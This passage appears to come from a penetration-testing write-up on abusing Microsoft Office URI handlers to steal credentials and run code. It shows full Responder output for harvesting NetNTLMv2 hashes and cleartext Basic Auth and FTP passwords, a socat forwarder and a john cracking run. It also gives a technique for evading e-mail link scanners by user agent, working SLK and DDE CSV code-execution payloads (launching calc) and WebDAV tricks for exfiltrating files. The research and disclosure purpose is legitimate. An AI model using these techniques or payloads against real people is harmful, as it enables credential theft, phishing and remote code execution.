<p>It was possible to abuse this behaviour at some penetration tests, resulting in a 1-click Remote Code Execution (RCE) if the protection is based on the e-mail appliance and the Office security settings for macros are not configured.</p>

<p><strong>NOTE</strong>: In the default settings, a warning is shown when opening the file via a browser, but not when opening it from Outlook.
There might be an inconsistency through the programms, allowing access to those protocoll handlers.</p>

<h2 id="bypass-e-mail-security-appliance">Bypass e-mail security appliance</h2>
<p>As only a link is sent via e-mail, there is no file to inspect for an e-mail security appliance.</p>

<p>For link inspection it is quite easy to deliver different content for the scanner, as the user agent sent contains the wording “Microsoft Office” and the scanner in most cases does not. Therefore, harmless content can be delivered to the scanner, bypassing the link inspection.</p>

<p><img src="/assets/img/papers/ms-office-protos/UserAgent.png" alt="Showing the headers of an HTTP request from Excel" />
<em>Showing the headers of an HTTP request from Excel</em></p>

<h2 id="integrated-authentication-dialog">Integrated authentication dialog</h2>
<p>If the server hosting the file asks for some authentication, an Excel-internal dialog is shown. As this dialog is integrated in Excel, this might create some additional trust for the user to enter credentials.</p>

<h3 id="server-side-preparation">Server-side preparation</h3>
<p>On the server side, for simplicity reasons we run the great tool <a href="https://github.com/lgandx/Responder">responder</a> with the following command:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
</pre></td><td class="rouge-code"><pre>spaami@spaami ~&amp;gt; <span class="nb">sudo </span>responder <span class="nt">-I</span> eth0 <span class="nt">-v</span> <span class="nt">--lm</span> <span class="nt">-A</span>
<span class="o">[</span><span class="nb">sudo</span><span class="o">]</span> password <span class="k">for </span>spaami:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  <span class="nt">-__</span>|__ <span class="nt">--</span>|  _  |  _  |     |  _  <span class="o">||</span>  <span class="nt">-__</span>|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR &amp;amp; MDNS Responder 3.0.6.0

  Author: Laurent Gaffie <span class="o">(</span>laurent.gaffie@gmail.com<span class="o">)</span>
  To <span class="nb">kill </span>this script hit CTRL-C
<span class="o">[</span>

<span class="o">[</span>+] Poisoners:
    LLMNR                      <span class="o">[</span>ON]
    NBT-NS                     <span class="o">[</span>ON]
    DNS/MDNS                   <span class="o">[</span>ON]
<span class="o">]</span>
<span class="o">[</span>+] Servers:
    HTTP server                <span class="o">[</span>ON]
    HTTPS server               <span class="o">[</span>ON]
    WPAD proxy                 <span class="o">[</span>OFF]
    Auth proxy                 <span class="o">[</span>OFF]
    SMB server                 <span class="o">[</span>ON]
    Kerberos server            <span class="o">[</span>ON]
    SQL server                 <span class="o">[</span>ON]
    FTP server                 <span class="o">[</span>ON]
    IMAP server                <span class="o">[</span>ON]
    POP3 server                <span class="o">[</span>ON]
    SMTP server                <span class="o">[</span>ON]
    DNS server                 <span class="o">[</span>ON]
    LDAP server                <span class="o">[</span>ON]
    RDP server                 <span class="o">[</span>ON]
    DCE-RPC server             <span class="o">[</span>ON]
    WinRM server               <span class="o">[</span>ON]

<span class="o">[</span>+] HTTP Options:
    Always serving EXE         <span class="o">[</span>OFF]
    Serving EXE                <span class="o">[</span>OFF]
    Serving HTML               <span class="o">[</span>OFF]
    Upstream Proxy             <span class="o">[</span>OFF]

<span class="o">[</span>+] Poisoning Options:
    Analyze Mode               <span class="o">[</span>ON]
    Force WPAD auth            <span class="o">[</span>OFF]
    Force Basic Auth           <span class="o">[</span>OFF]
    Force LM downgrade         <span class="o">[</span>ON]
    Fingerprint hosts          <span class="o">[</span>OFF]

<span class="o">[</span>+] Generic Options:
    Responder NIC              <span class="o">[</span>eth0]
    Responder IP               <span class="o">[</span>192.168.178.115]
    Challenge <span class="nb">set</span>              <span class="o">[</span>random]
    Don<span class="s1">'t Respond To Names     ['</span>ISATAP<span class="s1">']
[...]
[+] Listening for events...
</span></pre></td></tr></tbody></table></code></pre></div></div>
<p>This creates some listening services on ports</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
</pre></td><td class="rouge-code"><pre>spaami@spaami ~&amp;gt; <span class="nb">sudo </span>netstat <span class="nt">-antp</span> | <span class="nb">grep </span>3322
tcp        0      0 192.168.178.115:443     0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:445     0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:3389    0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:5985    0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:389     0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:135     0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:587     0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:139     0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:110     0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:143     0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:80      0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:53      0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:21      0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:88      0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:25      0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:1433    0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
tcp        0      0 192.168.178.115:49849   0.0.0.0:<span class="k">*</span>     LISTEN      3322/python3
</pre></td></tr></tbody></table></code></pre></div></div>

<h3 id="gathering-ntlm-hashes">Gathering NTLM hashes</h3>
<p>If we generate a link, pointing to one of those services, we get the authentication pop-up in Excel.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>ms-excel:ofv|u|https://192.168.178.115/poc.xls
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/papers/ms-office-protos//NTLM_1.png" alt="Showing the Excel authentication pop-up" />
<em>Showing the Excel authentication pop-up</em></p>

<p><img src="/assets/img/papers/ms-office-protos//NTLM_2.png" alt="Entering some credentials" />
<em>Entering some credentials</em></p>

<p>If a user enters credentials here, they are transfered as NetNTLMv2 credentials and can be cracked by the attacker. This of course implies that the password is weak enough to get cracked.
<img src="/assets/img/papers/ms-office-protos//NTLM_3.png" alt="Showing the captured NetNTLMv2 hash" />
<em>Showing the captured NetNTLMv2 hash</em></p>

<p>To verify if this is crackable, we can check the password with john.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
</pre></td><td class="rouge-code"><pre>spaami@spaami ~ <span class="o">[</span>1]&amp;gt; <span class="nb">echo</span> <span class="s2">"Passw0rd!"</span> | <span class="nb">sudo </span>john /usr/share/responder/logs/HTTP-NTLMv2-192.168.178.249.txt <span class="nt">--pipe</span>
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts <span class="o">(</span>netntlmv2, NTLMv2 C/R <span class="o">[</span>MD4 HMAC-MD5 32/64]<span class="o">)</span>
Will run 2 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process <span class="k">for </span>status
Warning: Only 1 candidate left, minimum 2 needed <span class="k">for </span>performance.
Passw0rd!        <span class="o">(</span>IEUser<span class="o">)</span>
7g 0:00:00:00  700.0g/s 100.0p/s 800.0c/s 800.0C/s Passw0rd!
</pre></td></tr></tbody></table></code></pre></div></div>

<p>If the URL is pointing to a server, which can be resolved via the shortname (in this case “spaami”), there is no Windows Security dialog and an authentication with the hashed users (domain) credentials is performed immediately.
This situation emerges mostly when the attacker machine is in the same local network, but also attacks over the internet might be possible, if the attacker is able to gain access to a configured trusted domain.</p>

<p><img src="/assets/img/papers/ms-office-protos/NTLM_4.png" alt="Attacker system is in the same trusted network segment" />
<em>Attacker system is in the same trusted network segment</em>
<img src="/assets/img/papers/ms-office-protos/NTLM_5.png" alt="Showing the captured NetNTLMv2 hash" />
<em>Showing the captured NetNTLMv2 hash</em></p>

<p>This is not a new behaviour and some details about this “forced authentication” can be found <a href="https://www.mdsec.co.uk/2021/02/farming-for-red-teams-harvesting-netntlm/">here</a>.</p>

<h3 id="basic-auth">Basic Auth</h3>
<p>If we change our responder command to send a BasicAuth instead of the NTLM challenge, we can even receive credentials in cleartext.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
</pre></td><td class="rouge-code"><pre>spaami@spaami ~&amp;gt; <span class="nb">sudo </span>responder <span class="nt">-I</span> eth0 <span class="nt">-v</span> <span class="nt">--lm</span> <span class="nt">-A</span> <span class="nt">-b</span>
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  <span class="nt">-__</span>|__ <span class="nt">--</span>|  _  |  _  |     |  _  <span class="o">||</span>  <span class="nt">-__</span>|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR &amp;amp; MDNS Responder 3.0.6.0

  Author: Laurent Gaffie <span class="o">(</span>laurent.gaffie@gmail.com<span class="o">)</span>
  To <span class="nb">kill </span>this script hit CTRL-C


<span class="o">[</span>+] Poisoners:
    LLMNR                      <span class="o">[</span>ON]
    NBT-NS                     <span class="o">[</span>ON]
    DNS/MDNS                   <span class="o">[</span>ON]

<span class="o">[</span>+] Servers:
    HTTP server                <span class="o">[</span>ON]
    HTTPS server               <span class="o">[</span>ON]
    WPAD proxy                 <span class="o">[</span>OFF]
    Auth proxy                 <span class="o">[</span>OFF]
    SMB server                 <span class="o">[</span>ON]
    Kerberos server            <span class="o">[</span>ON]
    SQL server                 <span class="o">[</span>ON]
    FTP server                 <span class="o">[</span>ON]
    IMAP server                <span class="o">[</span>ON]
    POP3 server                <span class="o">[</span>ON]
    SMTP server                <span class="o">[</span>ON]
    DNS server                 <span class="o">[</span>ON]
    LDAP server                <span class="o">[</span>ON]
    RDP server                 <span class="o">[</span>ON]
    DCE-RPC server             <span class="o">[</span>ON]
    WinRM server               <span class="o">[</span>ON]

<span class="o">[</span>+] HTTP Options:
    Always serving EXE         <span class="o">[</span>OFF]
    Serving EXE                <span class="o">[</span>OFF]
    Serving HTML               <span class="o">[</span>OFF]
    Upstream Proxy             <span class="o">[</span>OFF]

<span class="o">[</span>+] Poisoning Options:
    Analyze Mode               <span class="o">[</span>ON]
    Force WPAD auth            <span class="o">[</span>OFF]
    Force Basic Auth           <span class="o">[</span>ON]
    Force LM downgrade         <span class="o">[</span>ON]
    Fingerprint hosts          <span class="o">[</span>OFF]

<span class="o">[</span>+] Generic Options:
    Responder NIC              <span class="o">[</span>eth0]
    Responder IP               <span class="o">[</span>192.168.178.115]
    Challenge <span class="nb">set</span>              <span class="o">[</span>random]
    Don<span class="s1">'t Respond To Names     ['</span>ISATAP<span class="s1">']
[...]

[+] Listening for events...
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>The URL for the attack is as follows:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>ms-excel:ofv|u|https://192.168.178.115/poc.xls
</pre></td></tr></tbody></table></code></pre></div></div>

<p>After opening the link again, a Windows Security dialog is shown.
<img src="/assets/img/papers/ms-office-protos/BA_1.png" alt="Showing the Excel authentication pop-up" />
<em>Showing the Excel authentication pop-up</em>
If a user enters credentials however, we receive them base64 encoded, and the responder automatically decodes them.
<img src="/assets/img/papers/ms-office-protos/BA_2.png" alt="Showing the captured credentials" />
<em>Showing the captured credentials</em></p>

<h2 id="ports-and-protocols">Ports and protocols</h2>
<p>There is no limit on ports and protocols. So, for example, it is possible to use non default ports like 8843.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>ms-excel:ofv|u|https://213.178.22.33:8843/poc.csv
</pre></td></tr></tbody></table></code></pre></div></div>

<p>To easily capture the requests on the server, it is possible to forward them to the listening responder ports. This can be done via iptables or a quite simple socat command.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre><span class="nb">sudo </span>socat TCP-LISTEN:8843,reuseaddr,fork TCP:192.168.178.115:443
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Additional other protocols are possible, and they also might trigger different behaviour. 
By using FTP for example, a different dialog is shown.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>ms-excel:ofv|u|ftp://192.168.178.115/poc.xls
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/papers/ms-office-protos/FTP_1.png" alt="Showing the Excel FTP authentication pop-up" />
<em>Showing the Excel FTP authentication pop-up</em></p>

<p>As FTP is an unencrypted protocol, this also allows an attacker to gather cleartext credentials.
<img src="/assets/img/papers/ms-office-protos/FTP_2.png" alt="Showing cleartext credentials via FTP" />
<em>Showing cleartext credentials via FTP</em></p>

<p>To discover additional supported protocols, a simple approach was used.
By taking the list of typical protocols from Wikipedia and the following script and wireshark running on the server side it was verified if any requests are sent.</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre><span class="n">Get-Content</span><span class="w"> </span><span class="nx">C:\Users\IEUser\Desktop\AllProtos.txt</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">ForEach-Object</span><span class="w"> </span><span class="p">{</span><span class="w">
</span><span class="nv">$ie</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">new-object</span><span class="w"> </span><span class="nt">-com</span><span class="w"> </span><span class="nx">internetexplorer.application</span><span class="w">
</span><span class="nv">$ie</span><span class="o">.</span><span class="nf">visible</span><span class="o">=</span><span class="bp">$true</span><span class="w">
</span><span class="nv">$ie</span><span class="o">.</span><span class="nf">navigate</span><span class="p">(</span><span class="bp">$_</span><span class="p">)</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>
<p><img src="/assets/img/papers/ms-office-protos/Fuzzing.png" alt="Fuzzing approach" />
<em>Fuzzing approach</em></p>

<p>The following protocols have been identified as working:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
</pre></td><td class="rouge-code"><pre>ftp:// == FTP (Port 21)
file:// == SMB (Port 445 + 139)
http:// == HTTP (Port 80)
https:// == HTTPS (Port 443)
</pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="non-default-files">Non default files</h2>
<p>Another risk comes from the fact, that the often suggested mitigation for exploits and accidentally triggered actions is to change the default application. This protection can be bypassed by calling MS Office URLs which then forces Office to open the specified file despite the default application.
The following file types have been found to be opened by MS Excel:</p>

<table>
  <thead>
    <tr>
      <th><!-- --></th>
      <th><!-- --></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>.ASP</td>
      <td>.CSV</td>
    </tr>
    <tr>
      <td>.DQY</td>
      <td>.HTM</td>
    </tr>
    <tr>
      <td>.HTML</td>
      <td>.IQY</td>
    </tr>
    <tr>
      <td>.JS</td>
      <td>.MHTML</td>
    </tr>
    <tr>
      <td>.ODC</td>
      <td>.ODS</td>
    </tr>
    <tr>
      <td>.SLK</td>
      <td>.TXT</td>
    </tr>
    <tr>
      <td>.XLA</td>
      <td>.XLAM</td>
    </tr>
    <tr>
      <td>.XLL</td>
      <td>.XLM</td>
    </tr>
    <tr>
      <td>.XLS</td>
      <td>.XLSB</td>
    </tr>
    <tr>
      <td>.XLSM</td>
      <td>.XLSX</td>
    </tr>
    <tr>
      <td>.XLT</td>
      <td>.XLTM</td>
    </tr>
    <tr>
      <td>.XLTX</td>
      <td>.XLW</td>
    </tr>
    <tr>
      <td>.ZIP</td>
      <td> </td>
    </tr>
  </tbody>
</table>

<p>And this is only Excel. There is a similiar amount of file types for each Office programm, like Word, Powerpoint, Access and OneNote.
This brings back some old attack paths.</p>

<h3 id="slk-files">SLK files</h3>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>ms-excel:ofv|u|http://192.168.178.115:8080/rce.slk
</pre></td></tr></tbody></table></code></pre></div></div>
<p>A SLK file is quite an old relict and allows code execution in only a few characters. A minimal PoC looks like this:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre>ID;P
O;E
NN;NAuto_open;ER101C1;KOut Flank;F
C;X1;Y101;K0;EEXEC("calc.exe")
C;X1;Y102;K0;EHALT()
E
</pre></td></tr></tbody></table></code></pre></div></div>
<p>It is using the XLM 4.0 macros from Office, which might get <a href="https://therecord.media/microsoft-to-disable-excel-4-0-macros-one-of-the-most-abused-office-features/">removed</a> in the future by Microsoft.</p>

<p><img src="/assets/img/papers/ms-office-protos/SLK.gif" alt="Demo showing the attack vector of a SLK file" width="100%" />

<em>Demo showing the attack vector of a SLK file</em></p>

<h3 id="csv-files">CSV files</h3>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>ms-excel:ofv|u|https://213.178.22.33:8843/poc.csv
</pre></td></tr></tbody></table></code></pre></div></div>
<p>The same behaviour is working for CSV files with the DDE for code execution.</p>

<p><img src="/assets/img/papers/ms-office-protos/DDE_1.png" alt="Showing the warning if the DDE is disabled" />
<em>Showing the warning if the DDE is disabled</em>
<img src="/assets/img/papers/ms-office-protos/DDE_2.png" alt="Setting for DDE protection" />
<em>Setting for DDE protection</em></p>

<p><img src="/assets/img/papers/ms-office-protos/CSV.gif" alt="Demo showing the attack vector of a CSV file" width="100%" />

<em>Demo showing the attack vector of a CSV file</em></p>

<h3 id="txt-files">TXT files</h3>

<p>Even completely different file endings are possible. Office will happily try to open them und trigger on the content.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>ms-excel:ofv|u|http://192.168.178.115/rce.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p>For *.txt files, two seperate attacks are possible. Variant a) is to insert CSV content.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre><span class="nv">$&amp;gt;</span> <span class="nb">cat </span>rce.txt
<span class="o">=</span>cmd|<span class="s1">' /C calc'</span><span class="o">!</span>notthissheet
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Variant b) is just to rename a *.doc file to *.txt and here also Office will try to load the containing macros.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
</pre></td><td class="rouge-code"><pre><span class="nb">cat</span> .<span class="se">\c</span>alc_macro_txt.txt
ÐÏ◄à¡±→á&amp;gt;♥þÿ    ♠☺<span class="s1">'►)☺þÿÿÿ&amp;amp;ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
[...]
[Workspace]
ThisDocument=26, 26, 1450, 599,
ThisDocumentThisDocument☺þÿ♥
ÿÿÿÿ♠   ☻ÀF Microsoft Word 97-2003-Dokument
MSWordDoc►Word.Document.8ô9²q☺CompObj↕☻ÿÿÿÿÿÿÿÿÿÿÿÿsrÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
</span></pre></td></tr></tbody></table></code></pre></div></div>
<p><img src="/assets/img/papers/ms-office-protos/TXT.png" alt="Opening a TXT file and Word interpretating it as doc, containing macros" />

<em>Opening a TXT file and Word interpretating it as doc, containing macros</em></p>

<h2 id="steal-files">Steal files</h2>

<p>The possiblity to create a file from a template and provide the default save folder creates some additional attack vectors for social engineering.
If a user is tricked to write sensitive content into a file and saves it, an attacker might have immediately access to it, as it is stored on the attacker system (SMB or WebDAV).</p>

<h3 id="ask-for-sensitive-information">Ask for sensitive information</h3>
<p>Attackers may provide a fake “password safe” in Excel, where the users should store their passwords to store them safe.</p>

<p>The following file was openend via an URL pointing to a WebDAV folder allowing anonymous access.
<img src="/assets/img/papers/ms-office-protos/WebDAV_1.png" alt="Openening a file on a WebDAV server" />
<em>Openening a file on a WebDAV server</em></p>

<p>By pressing STRG+S or the “save” button, the file is saved directly on the WebDAV server.
<img src="/assets/img/papers/ms-office-protos/WebDAV_2.png" alt="Save an opened file on a WebDAV server" />
<em>Save an opened file on a WebDAV server</em></p>

<p>This might leak sensitive data, as the user might not be aware that the file is immediately pushed to the server.</p>

<h3 id="use-automatic-fields-in-combination-with-data-connections">Use automatic fields in combination with data connections</h3>
<p>In the template, attackers can provide connections to local files and trick the user into allowing the data connections.
Again when saving, sensitive content might be stored inside the Office document without the user being aware of it.</p>

<p>The following document was opened via the WebDAV server and as we can see, the data fields are empty.
<img src="/assets/img/papers/ms-office-protos/Dataconnections_2.png" alt="Openening a file on a WebDAV server with data connections" />

<em>Openening a file on a WebDAV server with data connections</em></p>

<p>After enabling the “External Data Connections”
<img src="/assets/img/papers/ms-office-protos/Dataconnections_3.png" alt="Message about the blocked External Data Connections" />

<em>Message about the blocked External Data Connections</em></p>

<p>some folders and files are read from the local machine and the content is inserted into the document.
<img src="/assets/img/papers/ms-office-protos/Dataconnections_4.png" alt="Including the local folder and a local file into the document" />
